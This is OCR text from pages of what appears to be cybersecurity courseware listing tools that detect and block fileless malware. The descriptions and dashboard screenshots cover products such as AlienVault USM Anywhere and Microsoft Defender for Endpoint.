
Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **AlienVault® USM Anywhere™**

  Source: *https://cybersecurity.att.com*

  AlienVault® USM Anywhere™ provides a unified platform for threat detection, incident response, and compliance management. It centralizes security monitoring of networks and devices in the cloud, on premises, and at remote locations, thereby helping you to detect threats virtually anywhere.


DASHBOARDS
ACTIVITY
ENVIRONMENT
REPORTS
SETTINGS
NIDS
Created during: Last 24 Hours
for: All Assets
Create Custom Dashboard
Top Categories
Suspicious Activ..
Attack
Recon
Policy Violation
Exploit
Information
Malware
Denial Of Servic..
0
5,000
10,000
15,000
20,000
Top Categories / SubCategories
JAN 24 2018 - JAN 26 2018
Suspicious Activity
Attack
Recon
Policy Violation
Exploit
Information
Malware
DNS Query - Suspicious TLD or domain
HTTP Request - Suspiciou
Top Exploit Activity
JAN 24 2018 - JAN 26 2018
36.2% Shellcode Javascript
30.7% Information Disclosure
12.1% Cross Site Scripting
11.4% Code Execution
4.1% Shellcode

Assets With Malware Activity

TODAY: 120 ▾8

THIS WEEK: 299 ▾1

Top Signatures

EVENT NAME	TOTAL
ET SCAN SSH BruteForce Tool with fake PUTTY versi...	7,193
ET SCAN Potential SSH Scan	5,094
ET POLICY HTTP Request to .su TLD (Soviet Union) ...	3,837
ET DNS Query to a *.pw domain - Likely Hostile	2,710
ET POLICY request to .xxx TLD	2,535
ET INFO JAVA - ClassID	2,307
ET POLICY DNS Query For XXX Adult Site Top Level ...	1,794
ET INFO HTTP Request to a *.pw domain	1,590
ET DNS Query for .su TLD (Soviet Union) Often Malw...	1,466

Top Malware Families

MALWARE FAMILY	COUNT
Zbot	82
Loki	50
W32/InstallRex.Adware	41
Citadel	30

Top Malware Destination

DESTINATION COUNTRY	COUNT
Russian Federation	84
United States	56
Italy	50

Figure 7.136: Screenshot of AlienVault® USM Anywhere™


Some additional tools for detecting fileless malware threats are as follows:

- Quick Heal Total Security (*https://www.quickheal.com*)
- Endpoint Detection and Response (EDR) (*https://www.trendmicro.com*)
- Defender Check (*https://github.com*)
- FCL (*https://github.com*)
- CYNET 360 (*https://www.cynet.com*)

Fileless Malware Protection Tools

Microsoft Defender for Endpoint

- Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks **prevent**, **detect**, **investigate**, and **respond to advanced threats**


Devices > [redacted]
Manage tags
Isolate device
Restrict app execution
Run antivirus scan
Collect investigation package
Medium
Active
Overview
Alerts
Timeline
Security recommendations
Software inventory
Discovered vulnerabilities
Missing KBs
Tags
Security Info
High (2)
Medium (1)
Low (1)
See all users
See IP addresses info

Device details
Domain
fareast.corp.microsoft.com
OS
Windows 10 x64
Version Future
Build 20150.1000
Health state
Active
Data sensitivity
None
IP addresses
Network activity
First seen
Jun 15, 2020, 9:48:54 AM
Last seen
Jun 16, 2020, 11:17:40 PM

Active alerts
Risk level: High
4 active alerts in 1 incident

Logged on users
1 logged on user
Most frequent: [redacted]
Least frequent: [redacted]

Security assessments
Exposure level: Medium (60)
68 active security recommendations
47 installed software
335 discovered vulnerabilities

https://docs.microsoft.com

Kaspersky End Point Security for Business
https://www.kaspersky.com

Trend Micro Smart Protection Suites
https://www.trendmicro.com

Norton 360 with LifeLock Select
https://us.norton.com

REVE Antivirus
https://www.reveantivirus.com

BlackBerry Spark Suites
https://www.blackberry.com


Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **Microsoft Defender for Endpoint**

  Source: *https://docs.microsoft.com*

  Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats. It can inspect fileless threats even with heavy obfuscation. The machine learning technologies used in the cloud provide protections against new and emerging threats.


Devices > [redacted]
Manage tags
Isolate device
Restrict app execution
Run antivirus scan
Collect investigation package
Overview
Alerts
Timeline
Security recommendations
Software inventory
